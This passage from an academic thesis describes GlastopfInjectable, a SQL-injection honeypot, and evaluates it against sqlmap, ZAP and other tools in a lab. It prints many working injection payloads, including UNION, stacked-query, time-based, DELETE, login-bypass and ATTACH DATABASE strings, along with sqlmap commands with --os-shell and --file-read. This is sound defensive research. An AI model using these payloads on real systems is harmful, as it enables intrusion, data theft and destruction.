/test.php?login=blub@example.com' UNION ALL SELECT NULL,'qbxkq'||
'rLmAOiQIiM'||'qqzvq',NULL-- &password=blub.
```

The right part of the union query is `SELECT NULL,'qbxkq'||'rLmAOiQIiM'||'qqzvq', NULL`, that produces one row with three columns, containing the values NULL, the string "qbxkqrLmAOiQIiMqqzvq" and NULL. GlastopfInjectable reflects the string inside the message "Logged in as qbxkqrLmAOiQIiMqqzvq".

Stacked Queries

With a stacked query multiple statements can be executed in the same query [62]. A SQL injection string terminates the original query with a termination character and adds a new statement. An example for malicious input is `someInput'; DELETE FROM users--`.

Stacked Query Injection Procedure Sqlmap's `payloads.xml` defines a test for SQLite > 2.0 stacked queries:

```
; SELECT LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB([SLEEPTIME]00000000/2)))).
```

It works with the SQLite core function `randomblob(N)`, that is also used for time-based injection and described there.

Stacked Query Adaptions for GlastopfInjectable GlastopfInjectable uses SQLAlchemy's `execute` function to execute the final query. This function executes usually only one string statement at once [63]. The easiest solution for GlastopfInjectable to become able to handle stacked queries is to check the final query before executing it. The

`split_and_execute` method splits the query if needed with the help of the `sqlparse` library [64] and executes each statement separately. Only the result of the first query is returned, which means that further statements are blind injections for the attacker.

Time-based blind

Time-based blind Injection Procedure `SLEEP` is not a keyword to the SQL parser in SQLite [65] and produces an `OperationalError` error, when used inside a query. Instead, sqlmap uses the `randomblob(N)` function for SQLite time-based testing. It returns an N-byte long Binary Large Object (BLOB) containing pseudo-random bytes [44]. According to Kemper and Eickler [66] a BLOB is a type, that represents any binary data and it is used for objects of which the types are unknown to the DBMS. Sqlmap's `payloads.xml` file contains several time-based blind tests for SQLite, such as:

```
AND [RANDNUM]=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB([SLEEPTIME]00000000/2)))).
```

Time-based blind HTTP Response Evaluation by Sqlmap Sqlmap expects the HTTP response to be delayed. The previous shown query contains the `LIKE` keyword that triggers many time consuming comparisons. Each comparison an N-byte long BLOB is retrieved.

Time-based blind Adaptions for GlastopfInjectable For SQL injections containing the `randomblob(N)` function, GlastopfInjectable's database has to have enough entries, in order to retrieve N bytes without producing an error. Hence, the amount of sample data is increased. During the creation of the database `data.db` one thousand example users are added. After the adaption, sqlmap recognizes the vulnerability to SQLite time-based injections.

A human user would rather inject the more popular keyword `SLEEP` than the SQLite specific technique. Therefore, GlastopfInjectable emulates delays with the function `time_based_check_and_emulate_sleep`. It checks if the query contains the

SLEEP keyword. If found, it extracts the time and calls the Python sleep function. As result GlastopfInjectable sleeps 5 seconds, when using the URL

/test.php?login=blub@example.com&password=bla';sleep(5);--

in the browser.

Time-based blind SLEEP Results Unfortunately, sqlmap is too intelligent for the previous explained simple approach of SLEEP-emulation. It uses conditional SQL statements, leading either to a sleep or not. During a test run, started with

```
python sqlmap.py --url "http://192.168.56.101:8181/test.php?login=bla&
password=bla" --technique T --dbms mysql --risk 3 --level 5
```

the following requests are observed amongst others:

- /test.php?login=bla) AND SLEEP(5)&password=bla
- /test.php?login=bla) AND 8200=IF((70=70),SLEEP(5),8200)&password=bla
- /test.php?login=bla) AND 1958=IF((70=93),SLEEP(5),1958)&password=bla

Sqlmap measures time inferences for the requests. It expects the first query to trigger a sleep at the target, as well as the second query, as the condition in IF((70=70),SLEEP(5),8200) is true. The last request should not trigger a sleep. GlastopfInjectable's sleep check is not that clever, as it only looks for the SLEEP string, but does no parsing and no processing of the injected query.

Inline Queries

Inline Query Injection Procedure According to payloads.xml, sqlmap's SQLite inline query template looks like

SELECT '[DELIMITER_START]'||(SELECT (CASE WHEN ([RANDNUM]=[RANDNUM]) THEN 1 ELSE 0 END))||'[DELIMITER_STOP]'.

DELIMITER_START and DELIMITER_STOP are random strings, such as 'qkpqq' and 'qzzbq'. According to the SQLite documentation [44] the || operator concatenates the two operand strings and returns the result as a string. One of the inline queries that

sqlmap injects is

```
SELECT 'qkpqq'||(SELECT (CASE WHEN (1609=1609) THEN 1 ELSE 0 END))||'qzzbq'.
```

Inline Query HTTP Response Evaluation by Sqlmap When executing this statement directly at a SQLite database, it would return one row as result containing the string 'qkpqq1qzzbq'. That is what sqlmap probably expects as a reflected value in the HTTP response.

Inline Query Adaptions for GlastopfInjectable Among GlastopfInjectable's current existing queries that are using tainted variables, are the user selection query for authentication and the comment insertion query. Both trigger errors or insert the whole inline query as comment text. This is because inline queries do not terminate the string of the URL parameter, but check if the parameter can be a raw SQL statement, that is executed. Hence, a new URL parameter called `inline` is introduced to GlastopfInjectable's `SqlInjectableEmulator`. It takes a whole query for execution and returns the result as a string inside the HTTP response. Now, when the attacker uses the URL

```
/test.php?inline=SELECT 'qzxvq'||(SELECT (CASE WHEN (6365=6365) THEN 1 ELSE
0 END))||'qpqkq'
```

the HTTP response contains the string "qzxvq1qpqkq".

5 Test and Evaluation

Various tests and an analysis of real attacks examine the usefulness of Glastopf-Injectable's approach and its suitability for productive environments.

5.1 Testing Criteria

Provos [22] says, that honeypots are governed by three contending goals, which are performance, fidelity and security. Performance indicates how much traffic a honeypot can handle or with how many adversaries it can interact simultaneously [22]. With fidelity Provos [22] means the realism provided by a honeypot to an attacker. Security of a honeypot is that "an adversary is well isolated from the real world and cannot cause collateral damage" [22]. The following tests target GlastopfInjectable's `SQLInjectableEmulator`, concerning the three criteria from above. Some comparisons to Glastopf are shown.

5.2 Testing for Performance

The performance of the `SQLInjectableEmulator` is compared to its previous version which is Glastopf's `SQLiEmulator`. Both honeypot versions are installed on a virtual machine, running with Ubuntu, 760MB of RAM and one CPU. For each run 500 requests are sent to the honeypot, whereas the round trip time of each request is measured. The measurement starts right before sending the HTTP request line and is finished after receiving the first response line. The time difference between both is the round trip time. A test consists of 3 runs, so that the average round trip time of each request number lowers the extent of outliers.

The settings of GlastopfInjectable are: The request header

```
GET /login.php?login=blub@example.com&password=bla HTTP/1.1
```

provokes the `SQLInjectableEmulator` to handle the request. For each request the database inside the Docker container is queried twice, once for authentication and once for retrieving the comments for the web page. The cascaded handler `SessionEmulator` is triggered, as well. Due to the missing cookies and the wrong credentials in the requests, an authentication is attempted each time. As the test client uses the same IP-address and no HTTP headers for each request, the fingerprinting module recognizes only one attacker. Hence, a database copy is only created the first time and all following requests are handled faster.

Glastopf's classification of the previous request line leads to handling by the `UnknownEmulator`. As a comparison to the `SQLiEmulator` is preferred, the Glastopf measurement is done with a request line containing SQL keywords:

```
GET /login.php?q=SELECT%20A%20FROM%20B&login=blub@example.com&password=bla
HTTP/1.1.
```

Figure 5.1 presents the average round trip times of 500 requests. Figure 5.2 shows a performance bar chart, where Glastopf's and GlastopfInjectable's average round trip time of all requests is compared.



Figure 5.1: Comparison of Glastopf's and GlastopfInjectable's average performances of 500 requests



Figure 5.2: Comparison of Glastopf's and GlastopfInjectable's average performances

Both figures demonstrate, that the performance of GlastopfInjectable is lower than the performance of Glastopf. The GlastopfInjectable test has the average round trip time of 253 milliseconds, whereas Glastopf's `SQLiEmulator` achieves an average of 101 milliseconds. The result is not surprising, because Glastopf reads predefined SQL responses from an XML file. In contrast, GlastopfInjectable's `SQLInjectableEmulator` interacts with a real SQLite database to generate an HTML response.

5.2.1 Escalation of the Number of Database Copies

The impact of an escalation of the number of database copies is tested. An attacker can easily spoof the attacker fingerprinting mechanism with changing HTTP headers. The more frequent different headers are specified, the more copies are made. The bigger the database is, the more time is needed to create a copy. This test is relevant, because it is not that unusual for attack tools to use alternate HTTP headers. For example, the sqlmap user manual [58] says, that the HTTP User-Agent header is tested against SQL injection if the `--level` option is set to 3 or above. Furthermore, it can be randomized by sqlmap with the option `--random-agent` [58].

The test settings and procedures are exactly the same as before, except for the changing User-Agent values, forcing to create a new database copy in GlastopfInjectable's Docker container each time. The database has a small size of 31744 bytes and is expected to be copied fast. To ensure that the databases do not exist before, the Docker container is recreated before each run. Figure 5.3 shows the comparison to the previous GlastopfInjectable test, where the User-Agent has always the same value.



Figure 5.3: Comparison of changing and non-changing User-Agent values

The results of Figure 5.3 show that the performance with database copying is lowered by 11.62%. The impact on performance by the fingerprinting and copying logic is well tolerable, as long as the size of the database is not too big. Besides performance, the reliability of GlastopfInjectable's fingerprinting mechanism suffers from varying User-Agent values, because it fails to recognize revisitation.

5.3 Testing for Fidelity

The realism that is provided towards the attacker is examined. According to Provos [22] it is important to provide realistic-looking honeypots, because if an adversary exposes the target as a honeypot, he probably would eliminate evidence and leave the machine. Does GlastopfInjectable convince attack tools of its vulnerability? Does it convince a person of being a web application or is it revealed as a honeypot due to abnormal behavior?

5.3.1 Penetration Testing with the SQL Injection Tool Sqlmap

This section presents the results of sqlmap tests against GlastopfInjectable and evaluates the success of GlastopfInjectable's SQL injection emulations.

In Listing 5.1 sqlmap is run without DBMS specification, as the attacker does not have any knowledge in the beginning. Hence, the tool injects queries of various

SQL dialects. The specified URL contains the authentication parameters `login` and `password` to be tested together. The used credentials are valid to achieve better results, like explained in section 4.3.7. Sqlmap has several findings of successful SQL injection techniques with MySQL queries, that are syntactically correct for SQLite as well. Afterwards, the tool starts the fingerprinting phase of the database backend, that can be seen in Listing 5.1. It revokes its assumption of a MySQL database with the message that `the back-end DBMS is not MySQL` and it confirms a successful fingerprint of SQLite. Sqlmap demands a decision by the user to choose between MySQL and SQLite. With choosing SQLite, sqlmap results in a correct fingerprint of SQLite 3 version 3.8.2.

It is debatable whether the confusion with MySQL in the beginning is a good result for GlastopfInjectable or not. On one hand MySQL offers more possibilities to the attacker and probably GlastopfInjectable can monitor some interesting further attacks with MySQL. On the other hand SQL injection works best, when the attacker finds out about the actual database system. It is a positive result for GlastopfInjectable that sqlmap suggests SQLite later.

```
1  python sqlmap.py --url "http://192.168.56.101:8181/test.php
2    ?login=blub@example.com&password=blub" --fingerprint --banner
3  ...
4  sqlmap identified the following injection points with a total of
5    164 HTTP(s) requests:
6  ---
7  Place: GET
8  Parameter: password
9      Type: boolean-based blind
10     Title: AND boolean-based blind - WHERE or HAVING clause
11     Payload: login=blub@example.com&password=blub' AND 6662=6662 AND
12       'hMAv'='hMAv
13
14     Type: stacked queries
15     Title: MySQL > 5.0.11 stacked queries
16     Payload: login=blub@example.com&password=blub'; SELECT SLEEP(5)--
17
18     Type: AND/OR time-based blind
19     Title: MySQL > 5.0.11 AND time-based blind
20     Payload: login=blub@example.com&password=blub' AND SLEEP(5) AND
21       'AgvV'='AgvV
```

```
22
23 Place: GET
24 Parameter: login
25     Type: boolean-based blind
26     Title: AND boolean-based blind - WHERE or HAVING clause
27     Payload: login=blub@example.com' AND 7415=7415 AND 'udQL'='udQL
28       &password=blub
29
30     Type: stacked queries
31     Title: MySQL > 5.0.11 stacked queries
32     Payload: login=blub@example.com'; SELECT SLEEP(5)-- &password=blub
33
34     Type: AND/OR time-based blind
35     Title: MySQL > 5.0.11 AND time-based blind
36     Payload: login=blub@example.com' AND SLEEP(5) AND 'cnpI'='cnpI
37       &password=blub
38
39 [INFO] testing MySQL
40 [WARNING] the back-end DBMS is not MySQL
41 [INFO] testing Oracle
42 [WARNING] the back-end DBMS is not Oracle
43 [INFO] testing PostgreSQL
44 [WARNING] the back-end DBMS is not PostgreSQL
45 [INFO] testing Microsoft SQL Server
46 [WARNING] the back-end DBMS is not Microsoft SQL Server
47 [INFO] testing SQLite
48 [INFO] confirming SQLite
49 [INFO] actively fingerprinting SQLite
50 [WARNING] there seems to be a high probability that this could be
51   a false positive case
52 sqlmap previously fingerprinted back-end DBMS as MySQL. However now it
53   has been fingerprinted as SQLite. Please, specify which DBMS
54   should be correct [MySQL (default)/SQLite] sqlite
55 [INFO] the back-end DBMS is SQLite
56 [INFO] fetching banner
57 [INFO] retrieved: 3.8.2
58 web application technology: Apache 2.0.48
59 back-end DBMS: active fingerprint: SQLite 3
60 banner:    '3.8.2'
```

Listing 5.1: Sqlmap results for the authentication parameters without DBMS specification

Listing 5.2 shows a sqlmap run with specifying the DBMS SQLite for faster and more reliable results. Sqlmap finds both parameters to be vulnerable. As can be seen in Listing 5.2, successful techniques are boolean-based blind, union-based, stacked queries and time-based blind. The more sqlmap finds out during the SQL injection

identification phase, the larger the success is for GlastopfInjectable's SQL injection emulation. Due to the adaptions to sqlmap, described in section 4.3.7, sqlmap finds that many injection techniques to be successful now. In contrast, the sqlmap result of the first GlastopfInjectable version was union-based only.

```
python sqlmap.py --url "http://192.168.56.101:8181/test.php
  ?login=blub@example.com&password=blub" --dbms sqlite
...
sqlmap identified the following injection points with a total of
  100 HTTP(s) requests:
---
Place: GET
Parameter: login
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: login=blub@example.com' AND 1455=1455 AND 'DwCP'='DwCP
      &password=blub

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: login=blub@example.com' UNION ALL SELECT NULL,'qjqpq'||
      'qNKmXyODjM'||'qbqpq',NULL-- &password=blub

    Type: stacked queries
    Title: SQLite > 2.0 stacked queries (heavy query)
    Payload: login=blub@example.com'; SELECT LIKE('ABCDEFG',UPPER(HEX(
      RANDOMBLOB(500000000/2))))--&password=blub

    Type: AND/OR time-based blind
    Title: SQLite > 2.0 OR time-based blind (heavy query)
    Payload: login=-3577' OR 7573=LIKE('ABCDEFG',UPPER(HEX(
      RANDOMBLOB(500000000/2)))) AND 'HQTd'='HQTd&password=blub

Place: GET
Parameter: password
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: login=blub@example.com&password=blub' AND 9858=9858 AND
      'ANEf'='ANEf

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: login=blub@example.com&password=blub' UNION ALL
      SELECT NULL,'qjqpq'||'FJmjpyojqQ'||'qbqpq',NULL--

    Type: stacked queries
```

```
42      Title: SQLite > 2.0 stacked queries (heavy query)
43      Payload: login=blub@example.com&password=blub'; SELECT LIKE(
44        'ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))--
45
46      Type: AND/OR time-based blind
47      Title: SQLite > 2.0 AND time-based blind (heavy query)
48      Payload: login=blub@example.com&password=blub' AND 9644=LIKE(
49        'ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'Viwp'='Viwp
```

Listing 5.2: Sqlmap results for the authentication parameters

The test is started with false credentials now:

```
python sqlmap.py --url "http://192.168.56.101:8181/test.php?login=blub@
example.com&password=bla" --dbms sqlite
```

Sqlmap recognizes less successful attack techniques. The reason is explained in the boolean-based blind paragraph of section 4.3.7. The parameter `login` is vulnerable to union queries and the parameter `password` is vulnerable to stacked queries. When increasing level and risk with the sqlmap options `--level 3 --risk 2` the results are better again, e.g. union queries, stacked queries and time-based blind queries are evaluated as successful techniques for both parameters. The reason for the less successful results with false credentials is the different original HTTP response, that is requested without injection and that is used for comparison.

The previous tests do not detect inline queries, because an inline query does not fit in the authentication query. Another test run in Listing 5.3 with the `inline` URL parameter shows, that it is possible though. Sqlmap reports, that reflective values are found and finds the parameter to be vulnerable to SQLite inline queries.

```
1 python sqlmap.py --url "http://192.168.56.101:8181/test.php?inline="
2 ...
3 Place: GET
4 Parameter: inline
5     Type: inline query
6     Title: SQLite inline queries
7     Payload: inline=SELECT 'qpjkq'||(SELECT (CASE WHEN (4874=4874)
8       THEN 1 ELSE 0 END))||'qjvqq'
```

Listing 5.3: Sqlmap result for the inline parameter

A rather unsuccessful parameter for SQL injection detection is the comment parameter. The test is started with:

```
python sqlmap.py --url "http://192.168.56.101:8181/test.php?comment=bla"
--dbms sqlite
```

It ends with the message `[CRITICAL] all tested parameters appear to be not injectable`. With every successful insertion of a comment, the webpage changes, containing one more comment. Some of the comments also contain the whole injection strings themselves. This is confusing for sqlmap's evaluation and comparison of HTTP responses. It informs the user about the unstable target and the user needs to specify static strings or regular expressions, in order to get better results.

Error-based tests are not successfully identified by sqlmap in any of the tests, because of GlastopfInjectable's SQLite database and sqlmap's SQLite foreign syntax for error-based tests.

Besides, sqlmap issues the warning that `there is a DBMS error found in the HTTP response body which could interfere with the results of the tests`. This is because the dork pages contain such error strings in their generated content. Though the SQL injection detection of sqlmap is good. That is why interference can be evaluated as low.

Further sqlmap tests are shown in Listing 5.4 and Listing 5.5 that demonstrate that table names and column names can be found out with trying common table names:

```
1  python sqlmap.py --url "http://192.168.56.101:8181/login.php
2    ?login=blub@example.com&password=blub" --dbms sqlite --common-tables
3  ...
4  Current database
5  [3 tables]
6  +-------------+
7  | comments    |
8  | creditcards |
9  | users       |
10 +-------------+
```

Listing 5.4: Sqlmap result for brute forcing table names

```
python sqlmap.py --url "http://192.168.56.101:8181/login.php
  ?login=blub@example.com&password=blub" -T "creditcards"
  --dbms sqlite --common-columns
...
Table: creditcards
[6 columns]
+------------+---------+
| Column     | Type    |
+------------+---------+
| cardnumber | numeric |
| company    | numeric |
| id         | numeric |
| oid        | numeric |
| rowid      | numeric |
| userid     | numeric |
+------------+---------+
```

Listing 5.5: Sqlmap result for brute forcing column names

The result of brute forcing common table names in Listing 5.4 is a success for GlastopfInjectable, as all three table names are identified correctly. Tough, the result of brute forcing common column names, seen in Listing 5.5 is not that successful. Four column names of six in total are identified correctly. But `oid` and `rowid` are false positives. According to the SQLite documentation [44] `ROWID` and `OID` are special column names. The missing column names are `verificationcode` and `expirationdate`. The types of the columns `cardnumber` and `company` are non-numeric but variable character fields. Evaluating both tests in sum, they are positive for GlastopfInjectable. With this knowledge, an attacker is provoked to conduct further SQL injections, such as stealing honeytokens.

Comparison to Glastopf

A short comparison to the sqlmap tests of Glastopf shows that GlastopfInjectable improves the SQL injection emulation. The test is started with:

```
python sqlmap.py --url "http://192.168.56.101:8181/test.php?q=SELECT%20A%20
FROM%20B&login=blub@example.com&password=blub"
```

During the test, sqlmap warns about an unstable and dynamic target: `[CRITICAL] target URL is heavily dynamic. sqlmap is going to retry the request`. Due to dork page dynamics, sqlmap has problems with comparing and evaluating HTTP responses. In contrast, sqlmap gives the information `target URL is stable` when choosing GlastopfInjectable as target. Sqlmap finds some reflective values in the Glastopf responses, but evaluates them as false positives. The predefined answers from the `SQLiEmulator` cannot react properly to sqlmap's more complicated tests, such as nested logical conditions inside queries. Glastopf's sqlmap results are unsuccessful, as no injection point is found: `[CRITICAL] all tested parameters appear to be not injectable`.

In sum, the results from the attack tool sqlmap are very satisfying for GlastopfInjectable. Sqlmap is convinced of many successful SQL injection techniques, which means the fidelity towards the tool is very high.

5.3.2 Penetration Testing with other SQL Injection Tools

As sqlmap influenced the development of GlastopfInjectable, tests with other attack tools are conducted. Chosen tools to test with are the SQL injection tools "Enema" [67] and "SQLNinja" [68] and the web application penetration testing tool "OWASP Zed Attack Proxy" [69].

Unfortunately, most SQL injection tools do not support SQLite targets. The SQL injection and web attack framework Enema supports MSSQL Server and MySQL [67]. SQLNinja is an injection and takeover tool for MSSQL Server [68]. Though, it is worth a try with those tools, as previous sqlmap results have shown, that the MySQL dialect overlaps with the SQLite dialect and can be successful, as well.

SQLNinja reports immediately, that SQL injection was not successful. In its first test it injects a `WAITFOR DELAY`. Due to SQLite unknown syntax, the delay is not triggered. Enema's goal is to find out the target's table structure, rather than finding vulnerabilities. The user has to specify the injection string himself and a placeholder, where Enema injects predefined queries. With GlastopfInjectable all tests run into

an operational error, as the queries contain SQLite unknown syntax again, such as `information_schema.tables` or the `database()` function.

OWASP Zed Attack Proxy (ZAP) is a penetration testing tool for scanning web applications and finding their vulnerabilities [69]. The tool is started with the base URL of the website, which is the IP-address of the GlastopfInjectable instance in this case: `http://192.168.56.101:8181/`. A spider runs over the website and identifies all links and web form parameters. Among the links `/login.php?login=enterEmail&password=enterPassword` is found, that was set up earlier as a "fast login" for attackers to find. On this single URL an active scan is done. Thus, ZAP's warnings contain 2 successful boolean-based SQL injections with the following details:

`/login.php?login=enterEmail&password=enterPassword' OR '1'='1' --`

`/login.php?login=enterEmail' OR '1'='1' -- &password=enterPassword`.

Both injections authenticate the attacker successfully. ZAP is designed for finding several kinds of vulnerabilities, but not for deep examination of a single vulnerability. It is not specialized in SQL injections. Therefore, these two findings of the boolean-based type are already very satisfying.

The results from Enema and SQLNinja show that GlastopfInjectable's SQLite database prevents some tools from performing successful SQL injection attacks. That limits the number of attackers, who are encouraged to run further attacks. On the other hand OWASP Zed Attack Proxy results are very satisfying. It finds the SQL injection vulnerability by running an active scan on the right URL.

5.3.3 Revelation of GlastopfInjectable as a Honeypot

It is not desirable that attackers detect that GlastopfInjectable is a honeypot. Conspicuousness is the antagonist of a high fidelity of the honeypot, because it leads to suspiciousness and exposure. Hence, the attacker mistrusts received honeytokens, avoids further attacks or even targets his attack techniques against the honeypot. How accurately is GlastopfInjectable's imitation of a real web application that is

vulnerable? Is it convincing towards a human attacker or is it easily revealed as a honeypot?

A combination of multiple abnormalities or peculiarities can lead to detection. Here are some examples:

- The first conspicuousness is that GlastopfInjectable instances usually run in a virtual machine. Attacker can find this out with timing attacks. According to Provos [22] there is no virtual honeypot system that is immune to timing attacks.
- Architectural matters, such as dork page generation can seem abnormal. With watching the target for a longer time, an attacker would notice frequent generation of dynamic content.
- More indicators are peculiarities of the `SQLInjectableEmulator`. For example, there are timing discrepancies because of creating database copies. With measuring the round trip times of reused HTTP headers and varying HTTP headers, a time difference is noticeable.
- The use of the web application is not evident. Authentication does not even provide more functionality.
- Too many vulnerabilities are probably suspicious. The `SQLInjectableEmulator` is exploitable with many SQL injection techniques and might look too imperfect.
- GlastopfInjectable's layout is very similar to Glastopf's layout.

It is expected that attackers who are familiar with Glastopf or GlastopfInjectable notice all of the above abnormalities easily. It is more difficult for others.

5.4 Testing for Security

This section is a short analysis, if the attacker reaches beyond GlastopfInjectable's intentional vulnerabilities of the SQL injection emulation design.

The OWASP testing guide v4 [70] suggests several testing techniques, such as manual inspections and reviews, threat modeling, code reviews and penetration testing. As the development of GlastopfInjectable is already completed, reviews and penetration testing are most adequate at this point. The OWASP testing guide [70] also lists many automated tools, which are black box penetration testing tools, as well as several source code analyzers. The problem that comes across with automated tools is the appearance of many false positives. GlastopfInjectable is a web application honeypot, that intends to look vulnerable. Hence, most of the findings are good signs, instead of real security issues. Consequently, testing the whole application with tools is inefficient, as each finding has to be examined manually for being a false positive. To limit the extent, security analysis and testing is concentrated on the SQL injection emulation. Defining misuse cases helps to derive security test requirements [70]. Thus, all following reviews and penetration tests focus on unintentional vulnerabilities. The disadvantage of this approach is that it does not guarantee completeness and security issues can still be existent.

5.4.1 Misuse Cases

Sindre and Opdahl [71] describe misuse cases as "unintended and malicious use scenarios of the application". According to the OWASP testing guide [70] they "allow the analysis of the application from the attacker's point of view and contribute to identify potential vulnerabilities". These are the misuse cases:

1. The attacker gains unauthorized access to the databases of other users for reading or manipulation.
   a) Through SQL injection.
   b) Through spoofing the fingerprinting module is deceived.
2. The attacker compromises the Docker container through SQL injection.

5.4.2 Manipulation of other Databases through SQL Injection

The success of the first misuse case through SQL injection presupposes, that SQLite offers a way to access several database files at a time in one query or a stacked query. Indeed, the SQLite documentation [72] says the "`ATTACH DATABASE` statement adds another database file to the current database connection".

For testing GlastopfInjectable's vulnerability, the following stacked query is appended to the authentication URL:

```
';ATTACH DATABASE '/glastopf/db/data.db' AS datadb; INSERT INTO COMMENTS
(comment) SELECT (group_concat(id || email || password)) FROM datadb.users
WHERE id < 10 --.
```

The attacker attaches the database file `'/glastopf/db/data.db'` to the current connection and inserts some concatenated information from the `users` table into the `comments` table. As precondition the attacker has to find out table names, column names and the path to the SQLite database file. This test does not show a vulnerability of GlastopfInjectable to the `ATTACH DATABASE` statement. The insertion statement causes a blind operational error. This is because of GlastopfInjectable's stacked query handling. Each statement inside a stacked query is sent separately to the `DockerServer`. As the `DockerServer` closes the session after executing a query, the attachment of the database file is lost when executing the next query. The documentation of SQLAlchemy [45] says that closing a session "clears all items and ends any transaction in progress". To prevent threading during the database access, other threads are locked as long as the session is open. To succeed, the attacker would need to form one contiguous query for the attachment and the insertion.

5.4.3 Manipulation of other Databases through Spoofing

Another way to manipulate the database of another user or attacker is spoofing HTTP headers. The precondition is that the attacker uses the same IP-address as his victim. For example, the attacker has to be located in the same LAN or has to use the same Tor exit node or proxy server. This is because the IP-address cannot

be arbitrarily spoofed as whatever IP-address the attacker chooses, when a response is expected. According to the RFC 2616 [73] "HTTP communication usually takes place over TCP/IP connections". TCP connections require a successful TCP three way handshake [74], before a HTTP request is processed.

By trial and error of HTTP headers, such as popular User-Agent values, the attacker may succeed with getting assigned the same database as his victim. The round trip time difference reveals to the attacker, if the database belongs to another person. If it does, it does not have to be copied, meaning the response arrives faster.

5.4.4 Docker Container Compromise and other Attacks

The goal of the sqlmap tests in Listing 5.6 is obtaining database information, escalating privileges and the compromise of the Docker container through shell commands.

```
python sqlmap.py --url "http://192.168.56.101:8181/login.php?login=
  blub@example.com&password=blub" --dbms sqlite --current-db
[WARNING] on SQLite it is not possible to get name of the current
  database
current database:       None

python sqlmap.py --url "http://192.168.56.101:8181/login.php?login=
  blub@example.com&password=blub" --dbms sqlite --privileges
[WARNING] on SQLite it is not possible to enumerate the user
  privileges

python sqlmap.py --url "http://192.168.56.101:8181/login.php?login=
  blub@example.com&password=blub" --dbms sqlite --file-read=data.db
[CRITICAL] on SQLite it is not possible to read files

python sqlmap.py --url "http://192.168.56.101:8181/login.php?login=
  blub@example.com&password=blub" --dbms sqlite --os-cmd=ls
[CRITICAL] on SQLite it is not possible to execute commands

python sqlmap.py --url "http://192.168.56.101:8181/login.php?login=
  blub@example.com&password=blub" --dbms sqlite --os-shell
[CRITICAL] on SQLite it is not possible to execute commands
```

Listing 5.6: Sqlmap tests for further information and escalation

All tests are unsuccessful with warnings from sqlmap that these operations are not possible to execute on SQLite. Indeed, SQLite does not have a user management

[43], hence privileges are not implemented. Moreover, there is no such command as `xp_cmdshell` in the SQLite syntax. These sqlmap injections are unsuccessful, though it still cannot be concluded that GlastopfInjectable is secure against a compromise or unintended information gain. Assumably, sqlmap does not implement these features for SQLite, because they do not work indeed, but there is no guarantee. For example, there is a SQLite statement `PRAGMA database_list` that returns one row for each database attached, revealing the database name and the path of the database file [75]. The intent is similar to the intent of the sqlmap option `--current-db`. If the attacker succeeds to obtain this information through GlastopfInjectable's web application, GlastopfInjectable reveals more than intended. The attacker learns about the file structure from the path. Moreover, he can assume the minimum number of databases from the name that contains the attacker ID. For the future, the names of target databases should be randomized. The evaluation of this test results in the suggestion to test and improve security of GlastopfInjectable further.

5.5 GlastopfInjectable Attacked by Real Adversaries

